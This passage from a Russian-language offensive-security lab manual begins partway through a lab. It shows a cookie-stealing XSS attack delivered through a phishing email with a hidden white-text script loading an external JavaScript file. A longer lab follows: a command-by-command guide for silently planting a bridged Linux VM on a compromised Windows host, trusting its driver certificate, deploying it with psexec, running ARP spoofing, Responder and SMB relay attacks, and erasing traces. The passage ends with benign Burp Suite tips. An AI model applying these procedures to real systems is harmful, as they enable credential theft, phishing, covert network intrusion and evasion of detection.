Что хотелось бы здесь пояснить. Поставим себя на место злоумышленника. Нужно чтобы пользователь кликнул по ссылке. Как его заставить это сделать? Можно пообещать золотые горы и чтобы их получить нужно, проследовать по нашей ссылке на сайт.

Поэтому будем играть на человеческой жалости, благо она еще существует в природе. Попросим проголосовать на сайте за спасение истребляемых животных. Вначале заберем cookies, а потом переправим пользователя на сайт для голосования. Таймаут для переадресации выставим в 5 секунд, в противном случае cookies просто не успевали передаться снифферу, а пользователя сразу перебрасывало на сайт про животных. Вместо «алерта» используем следующий скрипт:


```
'><script src='http://sitename.ru/test.js'></script>
```

Далее придумаем фишинговое письмо:



В конце письма дописана строчка со скриптом, это чтобы наше письмо нашлось, когда мы сделаем поиск. Чтобы строка не вызывала лишних вопросов закрасим ее белым цветом. Так же в слове «http» поставим «пробел» чтобы строка не распозналась и не преобразовалась в ссылку. Иначе, несмотря на то, что скриптовая строка написана шрифтом белого цвета ссылка бы выделилась синим цветом у адресата, а этого нам не надо. Умный поиск все равно найдет и распознает эту строку, не смотря на пробелы.

Письмо готово, отправляем его. В качестве адресата используем свой второй почтовый ящик на этом же сервисе. Смотрим, что пришло на другой ящик.



Наш текст скрипта не видно, так как он сливается с фоном. Нажмем на ссылку и посмотрим, что произойдет. Пользователь перемещается в результаты поиска писем по заданному нами параметру. Наше письмо, которое мы отсылали видно в результатах поиска. В это время наш скрипт уже сработал и отослал cookies пользователя снифферу. Через 5 секунд (время зависит от настроек скрипта) пользователь переправляется на сайт с голосованиями.

Лабораторная работа №8. MITM и MITB

Пингвин-супершпион. Используем виртуалку с LINUX для постэксплуатации WINDOWS

Реализовать MITM-атаку на Windows куда сложнее, чем на Linux, потому что нет нормальной возможности пересылать транзитные пакеты. Мы сделаем так, чтобы шлюзом был минималистичный Linux, поднятый как виртуальная машина. При этом сетевые интерфейсы будут объединены в мост, что даст возможность гостевой ОС получить полноценный L2- доступ в тот же сетевой сегмент, что и скомпрометированной Windows. А поможет нам в этом VirtualBox.

Представьте, что удалось пробить сетевой периметр и получить доступ к серверу, который работает на Windows. Но что дальше? Нужно двигаться по инфраструктуре — от DMZ до контроллера домена или до технологической сети и управления турбинами!

Или что мы уже давно в локальной сети, но захватить контроль над каким-либо сервером не получается — все обновления установлены и нет никаких зацепок, кроме скомпрометированных машин в ее VLAN.
И в том и в другом случае атакующий — это интерфейс прямо в VLAN скомпрометированной машины, да еще и на уровне L2. Тем самым мы превратили бы подконтрольный нам хост с Windows в некий шлюз и избавили бы себя от необходимости ставить специальное ПО для сканирования сети и разного рода сетевых атак.

У доступа L2 есть ряд дополнительных преимуществ. Мы можем проводить:
• MITM-атаки, эксплуатируя слабости протокола Ethernet (arpspoof);
• атаки на NetBIOS (responder);
• атаки на IPv6 (mitm6).

MITM-атаки — один из самых мощных приемов против локальных сетей, построенных по технологии Ethernet. Этот тип атак открывает широкие горизонты и позволяет брать совсем неприступные с виду хосты, просто прослушивая их сетевой трафик на предмет наличия в нем учетных данных либо как-то модифицируя его.

Так уж сложилось, что большинство хостов в локальных сетях работают на Windows. И так уж сложилось, что Windows, мягко говоря, не лучшая платформа для атак. Здесь нельзя полноценно реализовать IP forwarding, поэтому атака подобного рода грозит тем, что будет парализована работа всего сетевого сегмента.

Другие способы провернуть тоже непросто. Например, можно было бы настроить OpenVPN и сетевой мост, но настройка моста из командной строки в Windows реализована плохо, и, изменив настройки, скорее всего, доступ будет потерян безвозвратно.

РЕАЛИЗАЦИЯ
Разумеется, для полноценной постэксплуатации потребуются административные полномочия.
В качестве виртуальной машины, в которой мы будем запускать Linux на скомпрометированном хосте, я предлагаю использовать VirtualBox, поскольку она:
• может быть установлена в тихом режиме;
• поставляется с крайне функциональным CLI-инструментом VBoxManage;
• может работать на старом железе без аппаратной виртуализации;
• позволяет запустить виртуальную машину в фоне.

На первый взгляд такое решение может показаться немного громоздким, но, с другой стороны, у него есть свои плюсы:
• такой подход никак не палится антивирусом, ведь мы используем только легитимное ПО;
• не требуется ничего делать через графический интерфейс, достаточно psexec, webshell или netcat;
• будет работать на всех Windows от XP/2003 до 10/2019;
• метод достаточно чист в плане следов — все действия происходят в файловой системе виртуальной машины.

Главным же минусом будет необходимость копировать около 500 Мбайт файлов. Но зачастую это не особенно большая проблема.

ДЕЛАЕМ ГОСТЕВУЮ СИСТЕМУ
В качестве гостевой ОС есть смысл рассматривать два варианта:
• Kali Linux с полноценным набором хакерского софта;
• минималистичный дистрибутив с OpenVPN, который будет играть роль шлюза.

С первым вариантом все просто — скачал и запустил. В Kali почти наверняка будет весь необходимый арсенал.

Но мы вместо того, чтобы закидывать в эту виртуалку весь любимый софт, соберем свою с чистого листа и превратим в шлюз, который предоставит нам комфортный L2-доступ к атакованному хосту из любой точки мира. Так мы сэкономим 1–2 Гбайт места, так как весь][-софт будет запускаться с машины атакующего, да и антивирус в таком случае ничего не увидит.

Чтобы сделать дистрибутив минималистичным, потребуется создать его, что называется, from scratch. Наиболее переносимым вариантом будет 32-битная система.
Создаем образ, который впоследствии будем наполнять:

```
truncate -s 1G linux.img
```

Мы указали размер образа с запасом в 1 Гбайт, в дальнейшем формат VDI сожмет пустоты.
Создаем разметку диска — один логический раздел:

```
$ fdisk linux.img
  Command (m for help):n
  Command (m for help):p
  Partition number (1-4, default 1):
  First sector (2048-2097151, default 2048):
  Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-2097151, default
2097151):
  Command (m for help):w
  Command (m for help):q
```

Создаем файловую систему и монтируем готовый раздел:

```
sudo losetup -o $[2048*512] /dev/loop0 linux.img
sudo mkfs.ext4 /dev/loop0
sudo mount /dev/loop0 /mnt/
```

Скачиваем минимальный набор user-space:

```
sudo debootstrap --arch=i386 --variant=minbase stable /mnt/
http://http.us.debian.org/debian
```

Теперь осталось собрать ядро:

```
cd /usr/src/linux-5.5.1/
```

Создаем дефолтную конфигурацию ядра:

```
make ARCH=i386 defconfig
```

Также нам потребуется несколько дополнительных модулей:

```
make ARCH=i386 menuconfig
```

• Сперва самое главное — поддержка сетевого моста (bridge):
Networking support → Networking options → 802.1d Ethernet Bridging.
• Поддержка виртуальных интерфейсов (tun) тоже потребуется:
Device Drivers → Network device support → Network core driver support → Universal TUN/TAP device driver support.
•Помимо OpenVPN, туннель можно построить и через GRE (опционально):
Networking support → Networking options → TCP/IP networking → The IPv6 protocol → IPv6: GRE tunnel.

• Для построения PPP-туннелей в одну команду (тоже опционально):
Device Drivers → Network device support → PPP (point-to-point protocol) support.

Собираем ядро:

```
make ARCH=i386 prepare
make ARCH=i386 scripts
make ARCH=i386 bzImage
```

Собираем модули

```
make ARCH=i386 modules
```

После того как все собралось, копируем ядро и модули:

```
make INSTALL_PATH=/mnt/boot install
make INSTALL_MOD_PATH=/mnt/ modules_install
```

Остался RAM-диск. Его, если хост-система 64-битная, лучше собрать на 32-битной системе. Только что скачанное через debootstrap окружение идеально подходит для этого:

```
chroot /mnt/
mkinitramfs -k -o /boot/initrd.img-5.5.0 5.5.0
apt remove initramfs-tools-core && apt autoremove
exit
```

И последнее — загрузчик ОС.

```
grub-install --target=i386-pc --boot-directory=/mnt/boot/ linux.img
--modules='part_msdos'
```

Пропишем опции для загрузки:

mnt/boot/grub/grub.cfg

```
set timeout=5
menuentry "Debian Linux" {
  linux /boot/vmlinuz-5.5.0 root=/dev/sda1 rw
  initrd /boot/initrd.img-5.5.0
}
```

Готово. Мы получили полностью работоспособную ОС. Теперь нужно слегка настроить ее. Снова заходим в файловую систему:

```
chroot /mnt/
```

Сперва настроим SSH, без этого никуда:

```
apt install openssh-server
update-rc.d ssh enable 2 3 4 5
```

Не забываем указать пароль для root:

```
passwd root
```

Теперь очередь сервера OpenVPN, через который и предполагается организовывать себе доступ:

```
apt install openvpn
```

Опустим этап генерации сертификатов и ключей для OpenVPN. Итоговый конфиг для серверной стороны должен выглядеть так:

```
local 10.10.10.10
port 1194
proto tcp
dev tap

user nobody
group nogroup

<ca>
...
</ca>

<cert>
...
</cert>

<key>
...
</key>

<dh>
...
</dh>

cipher AES-128-CBC
comp-lzo

server-bridge 10.10.10.10 255.255.255.0 10.10.10.40 10.10.10.50
script-security 2
up /etc/openvpn/up.sh
down /etc/openvpn/down.sh

persist-key
persist-tun
```

Здесь up.sh и down.sh — это скрипты, которые должны добавлять интерфейс VPN в сетевой мост.

/etc/openvpn/up.sh

```
#!/bin/sh
/usr/sbin/brctl addif br0 "$1"
/usr/sbin/ifconfig "$1" up
```

/etc/openvpn/down.sh

```
#!/bin/sh
/usr/sbin/brctl delif br0 "$1"
/usr/sbin/ifconfig "$1" down
```

И отмонтируем готовую ФС:

```
umount /mnt
losetup -d /dev/loop0
```

Последний штрих — создание образа для VirtualBox. Предварительно сконвертируем его в формат

VDI:

```
qemu-img convert -O vdi linux.img linux.vdi
```

Все готово. Теперь импортируем диск в VirtualBox, указываем количество процессоров и оперативки (все по минимуму) и на выходе получаем готовый файл linux.ova, который можно будет импортировать на любом хосте без лишних вопросов.
В итоге весь образ занял около 340 Мбайт.

ТИХАЯ УСТАНОВКА И ЗАПУСК VIRTUALBOX
Скачиваем дистрибутив . чтобы установить ее в тихом режиме, потребуется достать установочные пакеты .msi:

```
virtualbox-5.2.6-120293-Win.exe -extract
```

В папке %USER%\appdata\local\temp\virtualbox\ будут лежать все необходимые для установки файлы:
• VirtualBox-5.2.6-MultiArch_amd64.msi
• VirtualBox-5.2.6-r120293-MultiArch_x86.msi
• common.cab

Также потребуется достать сертификат из любого драйвера VirtualBox, чтобы перед установкой добавить его в trusted и обойти тем самым окно с уведомлением о левом драйвере.
Для удобства вот батник, который деплоит все, что нужно, в скрытом режиме:

```
pushd %~dp0
certutil -addstore TrustedPublisher cert.cer
dir "\prog*86)" > nul 2> nul && (
  msiexec /i VirtualBox-5.2.6-r120293-MultiArch_amd64.msi /quiet /
log vbox_install.log ALLUSERS=2 ADDLOCAL=VBoxApplication,
VBoxNetworkFlt VBOX_INSTALLDESKTOPSHORTCUT=0
VBOX_INSTALLQUICKLAUNCHSHORTCUT=0 VBOX_REGISTERFILEEXTENSIONS=0
VBOX_START=0 INSTALLDIR=c:\post\
) || (
  msiexec /i VirtualBox-5.2.6-r120293-MultiArch_x86.msi /quiet /log
vbox_install.log ALLUSERS=2 ADDLOCAL=VBoxApplication,VBoxNetworkFlt
VBOX_INSTALLDESKTOPSHORTCUT=0 VBOX_INSTALLQUICKLAUNCHSHORTCUT=0
VBOX_REGISTERFILEEXTENSIONS=0 VBOX_START=0 INSTALLDIR=c:\post\
)
ping -n 300 127.0.0.1 >nul
c:\post\vboxmanage import linux.ova --options keepallmacs

c:\post\vboxmanage list bridgedifs|findstr /R "^Name:" > out.txt
setlocal enabledelayedexpansion
set /a c=1
for /f "tokens=2*" %%i in ('type out.txt') do (
  echo c:\post\vboxmanage modifyvm linux32 --nic!c! bridged -
-bridgeadapter!c! "%%i %%j" >> out.bat
  echo c:\post\vboxmanage modifyvm linux32 --nicpromisc!c! allow-all
>> out.bat
  set /a c=c+1
)
chcp 1251
call out.bat
chcp 866
c:\post\vboxmanage modifyvm linux32 --pae on
c:\post\vboxmanage startvm linux32 --type headless
```

ДЕПЛОЙ НА УДАЛЕННОМ ХОСТЕ

Последний этап, который мы рассмотрим, — это запуск нашей виртуальной машины на захваченной машине с Windows.

Для начала копируем все и запускаем:

```
cd /usr/share/windows-binaries/vbox/
smbclient -U user%pass //owned_host -c "mkdir post; cd post; put
cert.cer; put common.cab; put install.bat; put linux.ova; put
VirtualBox-5.2.6-r120293-MultiArch_amd64.msi; put VirtualBox-5.2.
6-r120293-MultiArch_x86.msi"
psexec.py user:pass@owned_host "start c:\post\install.bat"
```

Ждем пять минут, и если все пошло хорошо, то в требуемом сетевом сегменте появится новый хост с открытым 22-м портом, куда мы сможем зайти:

```
ssh root@vbox_vm
```

Дальше помещаем нужный сетевой интерфейс в мост:

```
brctl addbr br0; brctl addif br0 enp0s3; ifconfig enp0s3 0 promisc;
ifconfig br0 10.10.10.10/24; route add -net default gw 10.10.10.1
```

Важно все сделать одной командой, чтобы не потерять связь.

Скорректируем выданный виртуалке IP-адрес в /etc/openvpn/server.conf , после чего запускаем его:

```
openvpn --config server.conf
```

Далее уже на своей основной системе (с Linux, конечно же) делаем

```
openvpn --config client.conf
```

И получаем интерфейс tap0, словно мы подключены патч-кордом в VLAN скомпрометированной системы. Здесь уже можем творить все, что захотим:

```
ettercap -i tap0 -Tq -o -M arp:remote /gateway// /dc//
responder -I tap0 -r -d -w -F
netcreds -i tap0
iptables -t nat -A PREROUTING -i tap0 -p tcp --dport 445 -j REDIRECT
--to-ports 445
smbrelayx.py -h target -e shell.exe
iptables -t nat -A PREROUTING -i tap0 -p tcp --dport 80 -j REDIRECT
--to-ports 10000
mitmf -i tap0 --smbauth
```

И многое, многое другое.

В итоге благодаря магии виртуализации и сетевых туннелей мы открыли портал в сетевой сегмент скомпрометированной системы и тем самым выжали максимум пользы во время постэксплуатации. Теперь мощь всех инструментов, реализованных главным образом в Linux, обрушит неприступность практически любой, даже полностью пропатченной и защищенной на первый взгляд системы.

УХОДИМ КРАСИВО

Когда придет время заметать следы, выключаем и удаляем виртуалку, удаляем VirtualBox, убираем сертификат, удаляем все файлы:

```
vboxmanage controlvm linux32 poweroff
vboxmanage unregistervm linux32 --delete
wmic product where name="Oracle VM VirtualBox 5.2.6" call uninstall
/nointeractive
certutil -delstore TrustedPublisher cert.cer
rmdir /s /q c:\post
```


Никаких следов. Почти.

Лабораторная работа №9. Подмена запросов

Для правильной работы с любым инструментом важно его настроить под себя. В Burp Suite существуют 2 типа настроек:

- **User Options** — Настройки относящиеся к самому Burp Suite
- **Project Options** — Настройки к тому, что хакаешь


Кодировки
При исследовании русскоязычных ресурсов, часто в ответе от сервера вместо кириллицы могут отображаться *кракозябры*. Чтобы этого избежать можно установить кодировку *UtF-8* и продолжать работу в нормальном режиме. Настройки кодировок находятся в **User Options -> Display -> Characters Sets**.




Хоткеи
Чтобы действительно ускорить свою работу с Burp Suite стоит попробовать перейти на использование сочетаний клавиш. Можно использовать установленные по умолчанию, но также есть возможность перенастроить "под себя". Для управления хоткеями достаточно перейти в **User Options -> Misc -> Hotkeys**.

Кодирование\декодирование:
Ctrl+(Shift)+U|H|B для “URL|HTML|Base64 (de)code”
Навигация по GUI:
Ctrl+Shift+T|P|S|I|R — “Переключение между утилитами”
Ctrl+I|R|D — "Отправить запрос в утилиту"
Burp Repeater:
Ctrl+G — "Выполнить запрос в Burp Repeater"


Proxy Interception
Отключить перехват прокси: **User -> Misc -> Proxy Interseption** и выберите опцию **"Always Disable"**.



Приватность
Не смотря на доверие разработчикам из PortSwigger не стоит передавать лишнюю информацию на их сервера. Даже если вы и сами не против "поделиться", то у ваших заказчиков могут быть более строгие правила. Первое, что необходимо сделать — отключить отправку анонимных сообщений, отправляемых PortSwigger. Перейдите по пути **User Options -> Misc -> Performance Feedback** и запретите отправку.



Если вы используете **Burp Collaborator**, то стоит поднять свой собственный и использовать его. Такое решение позволит обходить некоторые WAF, настроенных на блокировку *burpcollaborator.net* и его поддоменов. Для управления Burp Collaborator переходим в **Project Options -> Misc -> Burp Collaborator Server**



Используйте конфиг по умолчанию
Чтобы не проделывать работу с настройками для каждого проекта, можно создать конфигурационный файл и загружать его при старте нового проекта. Для этого достаточно проделать следующие шаги:


Сделайте необходимые изменения

- Сохраните настройки проекта и пользователя (это будут JSON файлы).
- Объедините оба файла в один.
- Обновляйте его по мере необходимости и храните в надежном месте (например, git репозитории).

Финальный конфиг будет выглядеть так:

```
{    "project_options":{        // options    },    "user_options":{        // options    }}
```

Отключение плагинов
При запуске Burp Suite можно отключать все плагины. Это значительно может ускорить загрузку, особенно если используется множество дополнений.



Ограничение по памяти

Burp Suite написан на Java, что часто приводит к большому потреблению памяти, особенно в случае долгих автоматических проверок. Для ограничения потребляемых ресурсов можно воспользоваться следующей командой:


```
java -jar -Xmx2048M burp.jar
```

Утилиты
В данном разделе будут советы по работе со встроенными утилитами в Burp Suite. Наиболее интересные из них:

Burp Proxy лежит в самом сердце управляемого пользователем рабочего процесса Burp Suite, позволяя вам перехватывать, проверять и модифицировать трафик, движущийся в обоих направлениях между сервером и клиентом.
Burp Repeater — инструмент для обработки HTTP-запросов, их редактирования и анализа ответов веб-приложений вручную.
Burp Intruder — мощный инструмент для автоматизации специализированных атак против веб-приложений. Это очень гибкий и хорошо настраиваемый инструмент, который может использоваться для выполнения огромного спектра задач, возникающих во время тестирования приложений.


Найти ссылки на хост
Иногда, появляется необходимость найти ссылки на определённый хост. Конечно, можно воспользоваться поиском в истории запросов, но есть более быстрый и эффективный способ.

Переходим во вкадку **Target -> Site Map**, выбираем из списка необходимый хост, правый клик и **Engagement tools -> Find reference**. В результате, появится список запросов, ссылающихся на интересующий нас хост.




Автозамена

Многие недооценивают полезность функции автозамены в Burp Proxy. Часто её используют для подмены ответов сервера, с целью отключить защитные механизмы в заголовках; замены false на true для повышения привилегированного доступа и т.п. Наибольшая польза от этого механизма достигается при тестировании мобильных приложений. Очень удобно в самом интерфейсе приложения вводить простые слова, а в результате отправлять сложные выражения. Например, ввести bxss, а отправить полноценный пейлоад BlindXSS. Также, упрощается работа при вводе паролей. Настройки автозамены вы можете найти в **Proxy -> Options -> Match and replace**.




Переименование вкладок

Burp Suite позволяет именовать вкладки. Сделав двойной клик по заголовоку вклади запроса, можно записать полезную информацию, которая поможет вспомнить что к чему спустя какое-то время.




Автопрокрутка

Очень удобной является функция автопрокрутки при поиске в запросах или ответах. Burp будет автоматически перепрыгивать на результат, после отправки запроса, ускоряя вашу работу. Для включения опции после ввода в поисковой строке того, что вы хотите найти, нажмите кнопку "+", чтобы получить доступ к опциям поиска и отметье "**Auto-scroll to match when text changes**".




Отчёты

